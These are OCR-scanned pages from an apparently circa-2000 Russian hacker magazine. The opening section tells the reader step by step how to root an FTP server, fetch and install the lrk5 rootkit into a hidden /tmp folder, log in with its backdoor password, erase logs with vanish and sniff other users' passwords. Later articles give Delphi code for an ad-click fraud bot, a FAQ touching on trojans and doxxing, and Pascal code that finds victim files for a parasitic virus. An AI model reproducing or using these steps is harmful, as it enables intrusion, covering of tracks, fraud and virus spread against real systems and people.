
Теперь ты можешь надеяться только на удачу. Пиши команду - ./SploiT ftp.victim.dom /incoming -l anomymous hihi@ и смотри. В случае успеха ты получишь что-то вроде

```
/
uid=0(root) gid=0(wheel) groups=0(wheel)
bash#
```

Все! Теперь ты рут на машине. Уже можно начинать делать какие-то действия и ломать дальше, с только что захваченного хоста - но стоит помнить о ЛОГАХ, о том, что ты оставил за собой и что именно по ним злой сисадмин сможет вычислить тебя, и потом вместо рутовских прав на машине ты реально сможешь получить дядек в штатском на пороге своего дома. Поэтому я немного расскажу тебе о том, как система Linux, которую мы только что сломали, пишет эти самые лог-файлы и как с ними можно побороться.

Osvald (Osvald@mad.scientist.com)





Бэкдоры

Теперь самое время троянить машину. Если ты думал, что трояны бывают только под windows, то ты глубоко ошибался; троян, вообще, - это не обязательно отдельный файл, это могут быть и изменения в коде какой-то программы, присутствующей в системе, чтобы затем вламываться не с шумом и с треском (использование эксплоита может сравниться с вышибанием двери плечом), а тихо и незаметно открывать дверцу имеющимся только у тебя секретным ключом. Это и делает руткит - уже готовый комплекс бэкдоров для линуксов, который тебе остается только поставить.

Порой администратор системы, безопасность которой была нарушена, и произошла потеря или утечка данных, действительно полезных и ценных для организации, сталкивается с тривиальным вопросом - фирма вполне справедливо может потребовать с него возмещения убытков, произошедших по его вине. Ответственность должности системного администратора, в чьих руках остается бухгалтерия, клиентская база и прочие конфиденциальные данные, на самом деле очень велика - он потеряет работу, если не сможет защитить свою компанию. Впрочем, при "ежедневном обходе" системный администратор, как правило, верит команде PS -aux, которая показывает ему список всех процессов, а также команде "ls", чтобы воспроизвести список файлов в директории.



Руткиты используются для модификации данных программ, а также многих других, показывающих наличие файлов, процессов и пользователей в системе. "ls" модифицируется, чтобы не показывать наличие типичных файлов в системе, ps перестает показывать процессы определенного пользователя. Как правило, системный администратор ничего не подозревает до тех пор, пока ему не приходит письмо от abuse@teleglobe.net или же не следует взбучка от шефа. На первый взгляд - невозможно определить, была ли система обработана или же нет, и потребуется много времени на оценку и определение проблемы.

Итак, чтобы ввести админа в заблуждение, сначала тебе надо создать папку, в которой у тебя будет происходить СБОРКА руткита. Естественно, было бы глупостью раскидывать сырцы троянов прямо в корне файловой системы, и тебе надо залезть в /tmp, где ты создашь секретную папку:

cd /tmp - мы перешли в папку /tmp. Mkdir ". " - мы создаем нашу секретную папку для исходников, которая называется точка-пробел (эту папку сложно найти, не зная как ее зовут - команда ls не показывает ее). cd ". " - мы перешли в данную папку. **lynx - source http://packetstorm.securify.com/UNIX/penetration/rootkits/lrk5.src.tar.gz > r00tkit.tar.gz**

tar -zxvf r00tkit.tar.gz - мы разархивировали только что скачанный руткит. cd lrk5 - мы перешли в вытащенную папку. make install - мы установили его. После отработки последней команды администратор уже не хозяин своей системы - его права перешли к тебе.

После этого ты можешь делать logout (эта команда отключит тебя от системы) и опять логиниться туда, но уже не через шумный эксплоит, а через нормальный телнет. telnet ftp.victim.dom - это выдаст приглашение к вводу логина и пароля. Введи логин rewt и пароль satori - после получения таких данных покореженный руткитом login сразу, без вопросов и записей в логи даст тебе рута. Машина твоя! Но не стоит забывать об еще одном маленьком деле, которое тебе предстоит осуществить.

Уборка территории

Твоя природная леность и неаккуратность могут привести к плачевному для тебя результату. Однако к любому делу следует подходить не как к развлечению - а как к повседневной работе. Твои основные помощники - не куча чужих руткитов и скриптов, а конкретика, концентрация, навыки, острота и быстрота ума. Ты должен знать, когда тебе нужно действовать, когда бежать, когда прятаться, а когда сдаваться или уходить. Давай смотреть на это с такой точки зрения, что ходить в грязной обуви по чистым коврам неприлично. ;)

Невозможно сказать, сколько раз хакеры забывали чистить за собой log-файлы. Можно сказать, что четверть всех хостов в Сети когда-либо были взломаны, и по сей день чей-то /var/log/messages хранит до поры до времени свидетельства вторжения с давно уже несуществующих сетей и хостов. Это грустно. Вдвойне грустно, потому как ты сам имел прекрасную возможность почистить все за собою. Зачем вообще взламывать чужую систему, если после этого в логах останутся сообщения о неавторизованном входе в систему? Поэтому давай подумаем, как мы будем убирать весь мусор, что остается за хакером.

Syslog ("большой брат" всей системы) является основным средством для ведения логов событий. Большинство системных компонентов используют вызовы к syslogd для ведения журнала событий. Syslog читает конфигурацию из файла /etc/syslog.conf для определения того, что он будет делать.

Но на любого агента у нас имеется свой хитрый Neo, который сможет порвать его на куски. Программа **http://packetstorm.securify.com/UNIX/penetration/log-wipers/vanish.c** как раз и занимается тем, что стирает log-файлы, которых целая куча: и WTMP, и UTMP, и lastlog, и messages, и secure, и xferlog, и maillog, и mail, и httpd.access_log и, httpd.error_log беспристрастно фиксируют любой даже самый маленький шажок по стану врага.

Чтобы стереть логи, надо отдать следующие команды - достать чистилку логов, собрать ее и дать команду - **vanish root victim.dom your_ip.** Программа сама удалит все сведения в лог-файлах о логинах, совершенных на машину врага с твоего адреса. Заметь - это надо сделать только один раз, чтобы окончательно приготовить себе плацдарм для дальнейшей работы - поставленный руткит исключает любую возможность попадания в логи твоих действий.

А что же дальше?

После того как контроль за системой получен, хакеры обычно делают следующие вещи. Во-первых, они используют систему как плацдарм для сканов и эксплоитов других систем. Также они могут продолжить сканирование твоей собственной сети. Ты можешь сделать как первое (о чем мы говорили выше), так и второе. Тебе надо применить сниффер, который будет перехватывать весь траффик в пределах локальной сети, включая сессии telnet'а и ftp. Отсюда ты можешь получить логины и пароли для доступа к другим машинам, на которых нет уязвимостей, которые бы позволили тебе так просто порутить их.

Сниффер, входящий в комплект руткита, маскируется под программу rpc.nfsd и пишет все логи в /sbin/tcp.log (не бойся, он не пишет в этот лог никакой информации про тебя, а только логины и пароли пользователей в сетке с твоей базой). Чтобы стартовать сниффер, отдай команду rpc.nfsd. Чтобы остановить его, вычисли его pid по команде ps aux | grep rpc.nfsd и убей процесс, который тебе показали.

Для чего еще ты сможешь использовать свою систему? Когда таких систем станет больше сотни, ты вполне сможешь сходить на сайт Микстера (http://void.ru/en) и поучиться у него использованию систем атаки DDoS. Тогда ничто не сможет остановить тебя, и даже самые крупные сайты будут считаться с той силой, которую ты станешь представлять.

Итог

Я рассмотрел стратегию действий хакера типа scriptkiddie от начала и до конца. Как правило, его первое действие - проверить наличие посторонних лиц в системе. После этого он стирает лог-файлы и продолжает сбор информации. Так как постоянно выходят новые эксплоиты - тактика scriptkiddies останется точно такой же, какой и была.

Где еще почитать о взломе linux и unix-систем? Советую сайт команды team void (http://void.ru), тут много статей о различной методике получения рутовских прав и заметания своих следов.




106.8 FM
радио
Станция
2000
сегодня музыка звучит так

Ramhak O`hady (konung@ic.ru)

ЛОМЫ ЛОМАТЬ ?

ПОРА БАБКИ ЗАГРЕБАТЬ !

Сколько из твоих друзей и знакомых получают деньги просто так, на халяву? Никто? А ты хочешь? Так в чем проблема? В Интернете полно фирм и фирмочек, которые платят приличные деньги за всяческие клики по банерам, хождение по сайтам и т.д. Куча разных примочек и финансовых пирамидок. Да, можно с умным видом рассуждать, что только полные дураки играют в такую деньгозагребаловку. Это действительно так... Но только если играть по правилам, которые придумал "умный дядя" из МММ. А ведь можно и творчески подойти. Конечно, муторное это занятие, но иногда очень даже повеселиться можно, одурачивая тех, кто считает себя достаточно умным, чтобы одурачивать других (во как завернул!). ;-) А если при этом еще и деньги в карман сыплятся... Вау!



Действо

Итак, приступим. Для начала наметим жертву и, злобно хихикая и потирая потные ручки, полезем к ней на сайт. Таким пионерам хака МММ, как мы с тобой, вполне подойдет какая-нибудь очень зажиточная (чего мелочиться) ;-) фирма - например, GetPaid. Сайт этих буржуев располагается на www.getpaid4.com. Заходим и для пробы регистрируем какой-нибудь левый аккаунт. Сразу предупреждаю, что сделать это не просто, а очень просто. Их просто плющит и колбасит от немереного количества денег в их больших карманах, поэтому они не делают элементарных проверок, и зарегистрироваться можно хоть Васей Пупкиным из Нижнего Мухасранска, который в Великую Отечественную войну немцы так и не взяли штурмом (на фиг не нужен был просто). :-) После завершения регистрации (о чем сообщат лично на следующей же HTML-странице) можно скачать маленькую программку - advertisement bar. Эта хреновина с GUIевиной будет следить (!) за тем, как часто юзер на компе сидит в он-лайне и кликает по спонсорским баннерам, ходит с

сайта на сайт и т.д. Таааaак. Светится этот “bar” как елка новогодняя и ехидно так подмигивает - деньги, мол, деньги... :-) В общем, вся эта разноцветная феерия быстро надоедает (по крайней мере, мне), и люди начинают чесать репу в раздумьях, как заставить эту гадость приносить больший доход за меньшее время. Воистину, нет границ возможностям человека! :-) Придумали! И написали маленькую программку, которая делает вид, что за компьютером кто-то сидит - двигает мышкой, кликает иногда и так далее. В общем, не за горами эра искусственного интеллекта. Кстати, написана она на Visual Basic была - гордитесь, сыны великого и могучего языка васика. :-))) И так, значит, было все хорошо, и много народу пользовалось этой программой. Однако и в GetPaid тоже не дураки оказались. И решили они это чудо современной кибернетики научиться ловить. “И что ты думаешь? Таки научились”,- сказал один мой старый знакомый. :-))) Взять же этот электронный мегамозг можно (так и хочется сказать - как обычно) :-) с сайта www.progenic.com. Называется она FakeSurf. Лежит у них версия 4 beta 3. Можешь на нее глянуть и использовать с какой-нибудь еще малоизвестной фирмочкой. Анналы истории, увы, умалчивают о тех словах, которые дарили в сердцах интернетчики русской части Сети добрым молодцам из GetPaid. :-) Говоря же понятным для современного обывателя языком - облом, в натуре! :-) Перестал запускаться тот самый ехидный “advertbar”, если был загружен уже ставший родным FakeSurf от ProGenic. И что? Думаешь, перестали пользоваться всякими фэйксерфами? Думаешь, стали честными игроками? Ха! :-) Не знают они русского человека. Несгибаемая воля и жажда легкой наживы может заставить его пойти на все! Даже на работу! Вот и кинулись все, кому ни попадя, писать такие фэйксерфы самостоятельно! Собственноручно склепанную программу ведь фиг поймаешь! Она у всех разная, это тебе не скачанная с одного и того же сайта одна и та же штамповка. Вот так-то...


Учиться или пучиться? Вот вопрос.

Но все это была присказка. А сказочная жизнь только начинается! :-) Прааально - учиться писать фейксерфы никогда не поздно, как завещал нам дедушка Лёнин. Лёнин дедушка - в смысле, Лени Голубкова, а не Дж.Леннон и не В.И.Ленин. :-) Я взял в качестве компилятора Delphi 3.0 - его проще всего найти и им проще всего пользоваться, практически ничего не зная о программировании (ну, мы-то не такие, мы - ого-го!). Ж-) Что понадобится? Пара функций и таймер. Таймер нужно набросить на форму и установить ему время срабатывания, скажем, каждые 5 секунд (для этого поставить у таймера Interval, равный 5000). Немного о функциях. В Delphi есть функция установки курсора мыши в произвольную точку экрана:

```
BOOL SetCursorPos(
        int X,   // горизонтальная координата
        int Y // вертикальная координата
);
```

Таким образом можно, например, прикалываться над знакомыми - подкинуть им незаметно программку, которую будет не видно и которая будет дергать мышку невпопад. Хохму обещаю - правда, если не жалко нервов этих знакомых. Некоторые в истерику очень быстро впадают от того, что не могут попасть по кнопке “Пуск” с десяти раз. :-))) Следующая функция уже прямо из WinAPI. Она и сложнее, и мощнее.

```
VOID mouse_event(
        DWORD dwFlags, // флаги, показывающие, что именно делать
        DWORD dx,     // горизонтальная координата или ее смещение
        DWORD dy,     // вертикальная координата или ее смещение
        DWORD cButtons,   // не используется, должно равняться 0
        DWORD dwExtraInfo  // немного дополнительных параметров для 32-битных прог. Тоже ставить в 0.
);
```



В зависимости от флагов, нужно устанавливать параметры dx и dy. Вот описание флагов:

Параметры dx и dy задают точные координаты точки на экране, в которую нужно переместить курсор мыши. Лучше не задавать координаты больше, чем разрешение экрана. :-)

В этом случае dx и dy задают смещение в пикселях точки от текущих координат, куда следует переместить курсор.

- MOUSEEVENTF_LEFTDOWN,
MOUSEEVENTF_LEFTUP,
MOUSEEVENTF_RIGHTDOWN,
MOUSEEVENTF_RIGHTUP,
MOUSEEVENTF_MIDDLEDOWN,
MOUSEEVENTF_MIDDLEUP

Одновременно с перемещением можно еще делать так, будто пользователь мышкой кликнул. Понятно, что MOUSEEVENTF_(НАЗВАНИЕКНОПКИ)DOWN - это кнопку надавить, а то же самое, только _UP - отпустить. Параметры cButtons и dwExtraInfo нужно (так, на всякий случай) нулями забить. Мало ли чего программисты дяди Билли придумают. (-:

Деpгаем с FANTAZi

С описанием у меня все и, кажется, все инструменты готовы. Теперь все зависит от твоей фантазии. Ну а функция, постоянно дергаемая таймером, постоянно дергает мышь, которая, в свою очередь, постоянно дергает с сайта деньги, :-) может выглядеть примерно вот так:

```
procedure TForm1.Timer1Timer (Sender: Tobject);
var
  X: Integer;
  Y: Integer;
begin
       SetCursorPos(0, 0);          // сбиваем с толку несчастный буржуйский “бар”
       X:=Random(Screen.Width - 100) + 50; // двигаем мышку куда-нибудь в середину экрана
       Y:=Random(Screen.Height - 100) + 50;   // чтобы не кликать по “Пуску” часам и так далее
       mouse_event(MOUSEEVENTF_ABSOLUTE or MOUSEEVENTF_LEFTDOWN, X, Y, 0, 0);
   // кликаем на здоровье.
end;
```


Ну, вот, вроде и все. Теперь можно спокойно идти пить кофе/пиво/пепси, резаться в кваку, смотреть ТВ или заниматься любовью с любимой девушкой – работает принцип: “Мы сидим, а деньги идут”. Главное, не переусердствовать и не жадничать, а то запросто могут заподозрить неладное и отключить аккаунт. Будет очень обидно (по себе знаю ;–), если “не заплотют”, как говаривала баба Маша из нашей школьной столовки.

Тхе Енд

HACK-FAQ


Хакер (xakfaq@chat.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты о ней знаешь. Это мне поможет ответить на твои вопросы. Не стоит задавать вопросов вроде: “как сломать www–сервер?” или вообще просить у меня “халявного” INTERNET’а.



Q: Мы с другом хотели поиграть по модему в Heroes III, но там тоновый набор, в Diablo - тоже. Если знаете, прошу написать мне, как поменять набор телефона в самой игре.

A: Обычно в играх присутствует смена набора, вроде Tone/Pulse. Если в этих играх нет (я не знаю, не играю), то можно поискать по разным .INI-файлам (или другим файлам настроек, а также в системном реестре) следующую строку префикса: «ATDT» и заменить на «ATDP». Самым простым решением для тебя будет следующее: перед номером телефона «куда звонить» надо всего лишь написать буковку «P». Работает со всеми модемами и везде! ;)




Q: В чем отличие способов SHAREния дисков через Internet и по локальной сети?

A: Принципиального отличия нет. Единственное, что в локальной сети тебе будет проще узнать, кто тебя хакнул. :-)

Q: У меня есть засланный мне файловый троян; как узнать, по какому e-mail и/или ICQ UIN’у он отсылает мои пароли (IP адрес)?

A: Решение, кстати, очень простое, и удивительно, что оно не приходит в голову всем сразу. ;) Если хочешь сильных ощущений - грузи Interactive DisAssembler (IDA), SoftICE и изучай свой троян до посинения. ;) Узнаешь не только куда он все это шлет, но и как работать с Winsock’ом. Если сильные ощущения тебе не нужны, то просто установи какой-нибудь Software Firewall/Sniffer под Windows. Смотрим, куда это дело начинает «тыкаться» при активном соединении. Анализируем протокол работы. В Firewall’е можно, например, посмотреть содержимое IP-пакета, а там все видно будет. =)





Q: Как написать вирус не делав раньше ничего подобного?

A: Головой постучать по стенке и сказать: «Вирус, пишись!»... ;) Сколько уже раз говорить??? Хотя бы просто по программированию книжек почитать, ведь вирус - это обычная программа, не более. Почитай в TechHelp про формат .EXE файлов (DOS), там же почитай, как писать резидентные драйвера - будет тебе резидентный вирус.

Q: Что нужно сделать, чтобы в IRC не могли определить мой IP?

A: Нужно на IRC server коннектиться через bouncer/»proxy» server. Все как и в случае с обычными http/ftp службами. Ничего сложного. :-)

Q: Для чего нужен постоянный IP-адрес?

A: Для чего угодно. :-) Смотря чем ты занимаешься. Например, тебя будет удобно NUKE’ать. Ведь твой IP-адрес всегда известен. =)) Тебе же это будет полезно хотя бы для того, чтобы тебя всегда можно было найти в инете, без непосредственного обращения к тебе. Ты можешь поставить себе www-server, и обращаясь на твой IP-адрес, люди всегда будут попадать на него. Естественно, когда ты будешь в INTERNET (если у тебя, конечно, не постоянное IP-соединение, например, по выделенке).

Q: Может ли провайдер узнать, кто под чьим паролем сидит? (Например, я узнал чужой пароль, подключаюсь к инету под чужим паролем. Может ли провайдер узнать мой номер?)

A: Да, естественно может. Прояви самостоятельность мысли! :-) У провайдеров (некоторых), стоят модемы с прошивками, в которых есть функция АОНа. Соответственно, вся эта информация (телефон звонящего) сохраняется у них в лог-файлах. Там пишется, что на такой-то линии, в такое-то время, такой-то пользователь, с такого-то _ТЕЛЕФОНА_ дозвонился до них. Поэтому, по просьбе оригинального пользователя разобраться с проблемой, твоим делом займется Отдел «Р», у которого будут все нужные данные на тебя. :)

Q: Некто лихо ломал пароль PWLHACK’ом: «PWLHACK.EXE /LIST ANDREY.PWL andrey», после чего на просьбу ввести пароль ответил ENTER’ом, и PWLHACK ему выдал строку с логином и паролем. Как у него это получилось?

A: Тут совсем недавно статья была по взлому .PWL’ек, а точнее - извлечению из них паролей...(смотри #4 X за 2000) Там все есть. Все очень просто: человек тебя «обманул». :) На этот .PWL на Windows не было пароля, и поэтому-то PWLHACK так лихо вывел пароль на _соединение_.

Q: Я хотел бы узнать, можно ли с помощью Back Orifice 2000 управлять другим компьютером, с которым я соединен через локальную сеть?

A: Да, можно. Back Orifice «официально», в принципе, и создавался для помощи администраторам сетей, которые могли бы управлять станциями или настраивать сервер удаленно. :-) Ты имеешь полный контроль над файлами системы, ее экраном и т.п. Так что советую просто почитать инструкцию на каждую из функций этой столь замечательной программульки. ;) [Успешных хаков тебе! :-]

Q: С помощью каких прог можно создать коннект с моим другом и при этом ограничить мой винт для доступа?

A: Ты хочешь коннект с твоим другом? Ээээ... ;) Я тебя немного не так понял. ;) Сейчас нет особой необходимости в таких программах, как PSHELL или DOS Navigator, в которых были такие функции. Почему? Потому что все эти функции есть в установленном (скорее всего ;) у тебя Windows’9x. По защищенности - это, конечно, не очень. Для защищенности советую использовать Windows NT Server. Доступ к компьютеру осуществить очень легко - проинсталлировать и настроить в Windows Dial-Up Server (он есть в стандартной поставке).

Q: Как ломать программы, написанные на Borland Delphi?

A: Ломать их по сути дела все теми же самыми средствами: IDA, SoftICE, HiEW. Плюс еще одно средство (оно не всегда нужно, но с помощью него довольно удобно находить входящие адреса нужных процедур) - это EXE2DPR. «Декомпилятор» программ, написанных на Delphi. Декомпилирует заголовки процедур (входные параметры, названия и т.д.), прописывает в «исходник» виртуальный адрес процедуры. Теперь эту процедуру легко найти в IDA, или в SoftICE поставить ловушку по «bpx».

Q: Можно ли компилировать *.BAS файлы (.BAS - исходник Basic’а)? Если да, то как, чем и что где качать?

A: [Я _никаких_ вопросов сам не придумываю! :-)] Да, компилировать, естественно,

Задавать вопросы можно по e–mail адресу xakfaq@chat.ru (e–mail адрес состоит только из английских букв). Поле письма Subject обязательно должно быть с пометкой "вопрос для FAQ", иначе ответа ты просто не дождешься. Ведущий рубрики, Хакер



можно. :)) Ты даже сам ответил на вопрос - компилировать их надо Basic'ом. Их было много… навскидку: GWBASIC, QuickBasic, ProBasic, наконец уж, Microsoft Basic. Где такое старье искать - я не знаю. ;) Вестимо, что в Internet'е. :-)

Q: А как узнать паспортные данные или хотя бы телефон человека, если знаешь его мыло или адрес его страницы в Internet?

A: Надо уметь общаться с Internet'ом. Большинство информации о человеке можно узнать, как ни странно, именно от _него_ _самого_. :)) Все в Internet'е. Большинство людей пишут в разные news-конференции, и эти письма на сетевых серверах валяются до конца света… Часто информация (например, реальное имя и/или телефон) пишется в сообщениях с поиском работы или в каких-нибудь «серьезных» разговорах. Так же можно по e-mail адресу найти человека, точнее его письма, когда он еще не «скрывался». По realname'у же всю информацию о человеке можно найти через любую базу телефонов. В общем, «кто ищет - тот всегда найдет».

Q: Где можно получить бесплатный декомпилятор VisualBasic v5.0, Visual Basic v6.0?

A: _Нормальных_ бесплатных декомпиляторов к Visual Basic v5.0, v6.0 не существует. Есть некое «подобие», которое люди часто используют совместно с SoftICE'ом - это Numega SmartCheck. Он просто ведет лог-файл выполненных команд Visual Basic. Вот и сиди анализируй. Недавно мой друг начал написание декомпилера для этих VB, но сделает ли он этот проект freeware, то есть общедоступным, - мне пока не известно. «Ждем-с! До первой звезды нельзя!». ;)

Q: Как пользоваться Interactive DisAssembler Pro?

A: Забавный вопрос. Для запуска используем следующую командную строку: «IDAx.EXE имя_анализируемого_файла». Можно и просто запустить IDA, а далее выбрать файл. Потом появляется меню, в котором устанавливаются основные свойства анализатора, например, такое, как процессор, под который написана сия программа (или бинарный файл). По нажатию Enter запускается автоматический анализатор, который в статусной строчке в правом верхнем углу показывает, по какому адресу идет анализ. Как только там появится READY - можно приступать уже к «работе». Специалисты ;) могут начинать сразу же после запуска. Далее у тебя просто получится интерактивный ассемблерный исходник. Путешествуй по нему, только не заблудись! =)

Q: Как осуществить поиск HEX-последовательности или текст в IDA?

A: В любом из режимов (HEX или Assembler) нажимаем <ALT+B> и вводим: «это текст для поиска» (то есть текст _должен_ находиться в кавычках!). Тем самым осуществляется быстрый поиск в файле (типа как в HiEW по F7). Для бинарных последовательностей - тоже ALT+B, а в строке поиска без кавычек вводим эту самую HEX-последовательность, вроде: «09h 0EBh 15h 90h». Для поиска же текста в _ассемблерном_ исходнике (в самой IDA) надо использовать ALT+T - туда и вводить нужный текст (так можно искать ассемблерные команды). Этот поиск очень тормозной! :-(

Q: Как можно узнать IP-адрес сервера по известному его адресу?

A: «Проще пареной репы» [q] Terminator II. Достаточно просто проPINGовать этот сервер или проследить путь PING'ующего пакета с помощью TRACERT (TraceRoute). Делается это следующим образом: «ping www.etokrutoyserver.ru» или «tracert www.imthebesthacka.com».

Q: Где можно взять и как установить новые версии BIOS?

A: Новые версии BIOS'а, а точнее говоря, прошивки для Flash BIOS'а, а также программы для этого самого прошивания можно скачать с сайта производителя твоего BIOS'а. Для AWARD'а такая утилитка называется «AWDFLASH.EXE». :-) Прошивать это дело надо (лучше) под чистым DOS'ом. Более подробно о процессе прошивки ты можешь прочитать в #3 Х 2000.





ЯВУ НА ХАЛЯВУ!

Ramhak O`hady (konung@ic.ru)

Позавчера у меня окончательно испортилось настроение. И все из–за какой–то мелочи... В общем, залез я в FIDO, открыл любимую вирмейкерскую эху. И что я вижу? Какой–то чел кричит, что на языках "высокого уровня" нельзя написать нормальный вирус. Это он про Pascal, C или тот же Perl. Ну, ни фига себе!!! Пальцы веером, сопли пузырями: "Pascal, ваще, $%#%$!". А все из–за чего? Из–за своей же собственной неспособности написать что–то на ЯВУ (языках того самого высоченного уровня). И что самое обидное, все молчат!!! Вирмейкеры, блин. Нет, я ни в коем случае не против ASM`a!!! Я даже "за" обеими руками и всеми остальными ложноножками, но в разумных пределах и без оскорблений в сторону других языков. А покричать, что "Perl – sux!" или "Prolog – мертв!", я тоже могу... только не буду, :) ибо это все – ложь и клевета! :)

Вирусы на ЯВУ бывают всего трех видов: HLLO, HLLC и HLLP. Как расшифровываются первые три буквы, :) можно узнать посмотрев на заголовок статьи (для тех кто в танке: High Level Language). Последние же обозначают соответственно:

- Overwrite

Самые простые в исполнении, но и самые калечные на вид. Просто переписывают тело жертвы своим кодом. Вирус... м-да. Примитив, одним словом. Эти вири можно увидеть, пожалуй, только в музеях. Хотя попадаются некоторые криворукие товарищи, пишущие таких монстров. Так что... в общем, возможно все.

- Companion

Это уже интереснее и оригинальнее. Используют фишку DOS: когда юзер дергает программу на вызов, то обычно из-за лени он пишет только имя, но не добавляет расширение к программе. А как быть системе, если в доступных для поиска через PATH каталогах лежит не один SEXTRIS.EXE, а еще и SEXTRIS.COM и SEXTRIS.BAT? Так вот, такие коллизии :) - слово страшное, но красивое; обозначает "случайные совпадения" - разрешаются достаточно просто: если есть *.BAT, то запускается он, если такого не наблюдается в пределах горизонта, то ищется *.COM и в последнюю очередь *.EXE. Но вернемся к нашим баранам... вирусам в баранах. :) Companion пишет себя с таким же именем, как и жертва *.EXE, только расширением *.COM. В результате будет запущен именно вирь, а не жалкий PORNTRIS.EXE. :) Ну... и его тоже запустят, но уже не юзеры, а вирус. Просто для того, чтобы на время скрыть свое присутствие.

Существуют мощные модернизации алгоритма. Например, в виде резидентных вирей, которые скрывают свое наличие в каталогах (через FindFirst/FindNext). Или, например, которые переименовывают жертву в какой-нибудь SUXXXXX.DAT, да еще и шифруют ее, а себя переименовывают на место жертвы и делают вид, будто ничего не произошло. В общем, веселых тебе BONUS`ов в SEXTRIS`е, юзер! :)

- Parasitic

Это уже самая высокая ступень развития вирусов на ЯВУ. Хороши тем, что пишут себя туда же, где и сама жертва. То есть путешествуют по миру в одном и том же файле :) а-ля двухместное купе СВ. :)

Первый подвид :) заражает вирусы очень простым, но действенным методом - сдвигает жертву и на свободное место пишет свою копию. В результате стартует вирус. Затем обычно вирус переписывает все, что лежит в файле жертвы, во временный файл и запускает его. :) Все гениальное просто. Добавлю, что такой метод вполне под-

ходит для заражения даже win32 PE || NE файлов. О как! Ручки еще не чешутся? У меня - уже. :)
Второй подвид еще более рулен - считывается заголовок жертвы :) (мы ведь все время говорим о EXE, не так ли?), определяется размер. Считывается кусок из начала файла с размером, равным длине тела вируса. Неужели дальше непонятно? :) Этот кусок дописывается в конец файла. На его место (!) вписывается вирус. Вуаля! Но резонный вопрос - что происходит после вызова уже зараженной проги? Резонный ответ - вирус исправляет то, что натворил. То есть выполняет следующие действия:

1. Считывает начало жертвы в конце файла.
2. Обрезает файл, то есть размер его становится равным тому размеру, который был у проги-жертвы еще до заражения, обрезание, короче. ;)
3. Восстанавливает начало проги, записывая считанный из конца файла кусок в начало.
4. Неужели что-то забыл? :)
5. Да нет - вроде все. :)
6. Забыл сказать про недостатки. Если, например, зараженный файл поместят на диск, защищенный от записи, то работать, сам понимаешь, он поленится...)-:

Писать HLLP, понятное дело, гораздо сложнее. Но и интереснее! А что движет вирмейкером? (ну, кроме понятных LameMD?) Правильно, любопытство! И еще злость на некоторых твердолобых фанатиков ASM`a. ->:-E

Есть и скрещенные виды - когда, например, Parasitic-вид перезаписывает кусочек из начала уже непосредственно исполняемого кода (Entry Point которого можно легко получить прочтя EXE-заголовок) небольшой процедуркой на ASM`e. А уж эта процедурка и вирус догрузит/запустит и, вообще, всем даст. Главное, чтобы фантазии хватило на нечто большее, чем вызов "format c: /u".

Но это я отвлекся. В общем, задрали меня разговоры о том, что pascal - sux для вирмейкинга. Я решил доказать всем (и в первую очередь себе), что вирусы, написанные на pascal, способны на нечто большее, чем быть просто Overwrite`ами. Да и pascal - не ASM, можно голову сломать, пока додумаешься, как же так хитро нужно извернуться, чтобы, например, подгружать прогу сразу после тела вируса и стек сохранить. Многие уже вкурили, что это за головоломка. :)

Сел я и прямо с утречка забабахал красивый вирь на Pas`e. Название придумал кульное. Fall. Это чтобы все эти ASM`офилы попадали со стульев, обгадились конкретно и стали стерильными! Гхм... "Оставим гнев для кулачных боев" (с) В.Скотт. Итак, чем же он таким хорош, мой Fall? Я разбил рассмотрение на две части, чтобы было удобнее читать. Да и по классификации разбирать тоже.

Тип вируса

HLLP, однозначно! :) Первого (по номеру, как я их описывал) подвида. То есть со сдвигом жертвы в конец филе. Плюсы такого метода очевидны: простота реализации и запуск без проблем, даже с защищенных от записи дисков. Минусы, правда, тоже довольно большие: необходимость своп-файла - главный из этих минусов. Но "нет не решаемых проблем для тех, кто знает про RTFM!" (с) :)

Алчный поиск жертвы

Изложу вкратце суть алгоритма. Находятся все файлы, подходящие по размерам и типу, в текущем каталоге. Смещаются в подкаталоги (но только на один уровень, иначе может занять много времени), повторяется процедура там. Можно ограничиться несколькими подкаталогами, но тогда нужно делать random - иначе инфекты-конфетки будут появляться только в первых N подкаталогах, что не есть гуд.
Остался вариант, в котором файл с вирусом находится в какой-нибудь тупиковой ветке субдиров, и у него нет никаких подкаталогов и заражать нечего.)-: Что делать? Идти "наверх", то есть к "парентсам" (родительским каталогам). И шуровать там что есть мочи (моча есть, до 2 литров в сутки). :) Естественно, не заходя снова в каталог, откуда вылезли. Можно, например, попытаться вылезти в корневой каталог, а оттуда уже равномерно и

```
findvictims(currentdir, '*.com', comexefile, false, infectexecom);
findvictims(currentdir, '*.exe', comexefile, false, infectexecom);
findvictims(currentdir, '*.', directory, false, infectsubdir);
if (byte(currentdir[0]) > 3) then
begin
  dec(currentdir[0]);
  while (currentdir[byte(currentdir[0])] <> '\') do dec(currentdir[0]);
  findvictims(currentdir, '*.com', comexefile, true, infectexecom);
  findvictims(currentdir, '*.exe', comexefile, true, infectexecom);
end;
```

плавно спускаться (в следующих "сериях") :) по всем подкаталогам. Но это дело вкуса. Кусочек моей проги поиска выгляди вот так:
Странновато для pas`a? Ничо подобного! Просто в качестве последнего параметра я передаю адрес (адрес-адрес, а не процедуру, как некоторые говорят :-Е) процедуры, которая будет вызвана для каждого найденного файла (или каталога - смотря что указано искать). Полный путь в DOS всегда начинается с X:\(пошел ты на X:\, хренов файл!!! :)), поэтому если length(currentdir) > 3, это означает, что мы, увы, не в корневом каталоге. Ну и, соответственно, надо туда перейти. И здесь лежат боооольшие грабли - чтобы искать файлы в подкаталоге, а потом продолжить поиск в текущем каталоге, нужно сохранять и восстанавливать DTA. Так что тут прилагается все имеющееся внимание, дабы не набить шишку (или не повредить свою шишку). ;)
С этим, вроде, разобрались. Приступим к сладкому.
"Ну вот, милая, а ты боялась"

